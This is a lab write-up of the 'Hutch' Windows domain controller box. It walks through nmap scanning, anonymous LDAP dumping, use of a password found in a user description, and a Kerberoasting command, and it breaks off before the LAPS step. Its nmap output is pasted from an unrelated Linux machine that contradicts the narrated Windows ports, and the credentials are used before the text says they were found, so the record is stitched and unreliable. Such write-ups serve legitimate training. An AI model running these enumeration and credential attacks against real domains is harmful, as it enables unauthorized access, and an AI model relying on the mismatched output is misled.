

Hutch was a short intermediate Windows domain controller. Due to open ldap permissions, we were able to enumerate the domain users and identify a username and password pair, after more enumeration it was discovered that the user had the ReadLAPSPassword permission enabled leading to administrator login.
To begin, I started with my tried and true nmap scanning command.

```
nmap -sC -sV -p- --min-rate 10000 192.168.213.122
```




```
┌──(kali㉿kali)-[~/HTB/alert/enu]
└─$ sudo nmap -sC -sV -p- --min-rate 10000 10.129.108.222 -oN nmap.out
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-14 10:54 EST
Nmap scan report for 10.129.108.222
Host is up (0.021s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp    open     http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
12227/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.77 seconds
```

Judging from the ports I see, it looks like a WIndows domain controller named HUTCHDC. I went ahead and took inventory on the open ports of interest.
port 80 - http, standard IIS httpd 10.0
port 88 - kerberos
port 389 - LDAP
port 445 - SMB
port 5985 - WinRM
I start my enumeration with these ports and move forward from there. Ill start by checking out port 80.




It appears to just be an IIS default, Ill further enumerate this if I find nothing down stream. For now Ill move on to LDAP to check for users. I use the ldapsearch command first to enumerate as much as I can.

```
ldapsearch -H ldap://192.168.213.122 -x -s base namingcontexts
```



```
┌──(root㉿kali)-[~/hutch]
└─# ldapsearch -H ldap://192.168.213.122 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=hutch,DC=offsec
namingcontexts: CN=Configuration,DC=hutch,DC=offsec
namingcontexts: CN=Schema,CN=Configuration,DC=hutch,DC=offsec
namingcontexts: DC=DomainDnsZones,DC=hutch,DC=offsec
namingcontexts: DC=ForestDnsZones,DC=hutch,DC=offsec

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```


Ill go ahead and add the naming contexts to my hosts file before I forget.



```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters


192.168.213.122 hutchdc.hutch.offsec    hutch.offsec
~
~
~
```

Ill attempt to further enumerate ldap using the discovered naming contexts.


```
ldapsearch -H ldap://192.168.213.122 -x -b "DC=hutch,DC=offsec"
```



```
┌──(root㉿kali)-[~/hutch]
└─# ldapsearch -H ldap://192.168.213.122 -x -b "DC=hutch,DC=offsec"
# extended LDIF
#
# LDAPv3
# base <DC=hutch,DC=offsec> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# hutch.offsec
dn: DC=hutch,DC=offsec

# Administrator, Users, hutch.offsec
dn: CN=Administrator,CN=Users,DC=hutch,DC=offsec

# Guest, Users, hutch.offsec
dn: CN=Guest,CN=Users,DC=hutch,DC=offsec
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Guest
description: Built-in account for guest access to the computer/domain
distinguishedName: CN=Guest,CN=Users,DC=hutch,DC=offsec
instanceType: 4
whenCreated: 20201104052540.0Z
whenChanged: 20201104052540.0Z
uSNCreated: 8197
memberOf: CN=Guests,CN=Builtin,DC=hutch,DC=offsec
uSNChanged: 8197
name: Guest
objectGUID:: VKtEAAOQ8ki8PKRBs7xH+A==
userAccountControl: 66082
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 0
primaryGroupID: 514
objectSid:: AQUAAAAAAAUVAAAARZojhOF3UxtpokGn9QEAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: Guest
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=hutch,DC=offsec
isCriticalSystemObject: TRUE
dSCorePropagationData: 20201104053513.0Z
dSCorePropagationData: 20201104052623.0Z
dSCorePropagationData: 16010101000417.0Z

# krbtgt, Users, hutch.offsec
dn: CN=krbtgt,CN=Users,DC=hutch,DC=offsec
```


I was stunned to see a spill of information! Instead of going through this, Im going to use the ldapdomaindump tool to organize the findings into easy to parse json files.

```
ldapdomaindump -u hutch.offsec\\fmcsorley -p 'CrabSharkJellyfish192'
192.168.213.122 -o ldap/
```



```
┌──(root㉿kali)-[~/hutch]
└─# ldapdomaindump -u hutch.offsec\\fmcsorley -p 'CrabSharkJellyfish192' 192.168.213.122 -o ldap/
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Opening the domain_users.html file, I can clearly see that the user fmcsorley has a very revealing description.




Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Domain Administrator	Domain Administrator	domainadmin	Domain Admins	Domain Users	11/04/20 05:35:05	04/25/24 21:40:10	04/25/24 21:40:23	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/16/21 05:24:22	1116	
Freddy McSorley	Freddy McSorley	fmcsorley		Domain Users	11/04/20 05:35:05	04/25/24 21:59:03	04/25/24 22:11:28	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/04/20 05:35:05	1115	Password set to CrabSharkJellyfish192 at user's request. Please change on next login.
Arthur Gitthouse	Arthur Gitthouse	agitthouse		Domain Users	11/04/20 05:35:05	11/04/20 05:35:05	01/01/01 00:00:00	NORMAL_ACCOUNT	11/04/20 05:35:05	1114	
Claus Luddy	Claus Luddy	cluddy		Domain Users	11/04/20 05:35:05	11/04/20 05:35:05	01/01/01 00:00:00	NORMAL_ACCOUNT	11/04/20 05:35:05	1113	
Editha Aburrow	Editha Aburrow	eaburrow		Domain Users	11/04/20 05:35:05	11/04/20 05:35:05	01/01/01 00:00:00	NORMAL_ACCOUNT	11/04/20 05:35:05	1112	
Jane Frarey	Jane Frarey	jfrarey		Domain Users	11/04/20 05:35:05	11/04/20 05:35:05	01/01/01 00:00:00	NORMAL_ACCOUNT	11/04/20 05:35:05	1111	
Alexia Victoria	Alexia Victoria	avictoria		Domain Users	11/04/20 05:35:05	11/04/20 05:35:05	01/01/01 00:00:00	NORMAL_ACCOUNT	11/04/20 05:35:05	1110	
Joan McKendry	Joan McKendry	jmckendry		Domain Users	11/04/20 05:35:05	11/04/20 05:35:05	01/01/01 00:00:00	NORMAL_ACCOUNT	11/04/20 05:35:05	1109	
Ottilie Knee	Ottilie Knee	oknee		Domain Users	11/04/20 05:35:05	11/04/20 05:35:05	01/01/01 00:00:00	NORMAL_ACCOUNT	11/04/20 05:35:05	1108	
Johnnie Sparwell	Johnnie Sparwell	jsparwell		Domain Users	11/04/20 05:35:05	11/04/20 05:35:05	01/01/01 00:00:00	NORMAL_ACCOUNT	11/04/20 05:35:05	1107	
Arlyn Costello	Arlyn Costello	acostello		Domain Users	11/04/20 05:35:05	11/04/20 05:35:05	01/01/01 00:00:00	NORMAL_ACCOUNT	11/04/20 05:35:05	1106	
Lyndsie Taunton	Lyndsie Taunton	ltaunton		Domain Users	11/04/20 05:35:05	11/04/20 05:35:05	01/01/01 00:00:00	NORMAL_ACCOUNT	11/04/20 05:35:05	1105	
Otto Patry	Otto Patry	opatry		Domain Users	11/04/20 05:35:05	11/04/20 05:35:05	01/01/01 00:00:00	NORMAL_ACCOUNT	11/04/20 05:35:05	1104	
Rosaline Placidi	Rosaline Placidi	rplacidi		Domain Users	11/04/20 05:35:05	11/04/20 05:35:05	01/01/01 00:00:00	NORMAL_ACCOUNT	11/04/20 05:35:05	1103	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	11/04/20 05:26:23	11/04/20 05:41:32	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	11/04/20 05:26:23	502	Key Distribution Center Service Account
Guest	Guest	Guest	Guests	Domain Guests	11/04/20 05:25:40	11/04/20 05:25:40	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	11/04/20 05:25:40	04/25/24 21:43:40	11/04/20 05:58:40	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/25/24 21:43:40	500	Built-in account for administering the computer/domain

"Password set to CrabSharkJellyfish192 at user's request. Please change on next login."
Using that information, I can begin some further enumeration and check to see if the user can log in winrm, I usually would check to see if any of the other users share the same password, but in this case since they are all just "Domain Users" I'm going to push ahead with Freddy.
First I checked for any kerberoastable accounts.

```
impacket-GetUserSPNs 'hutch.offsec/fmcsorley:CrabSharkJellyfish192' -k -dc-ip
192.168.213.122
```

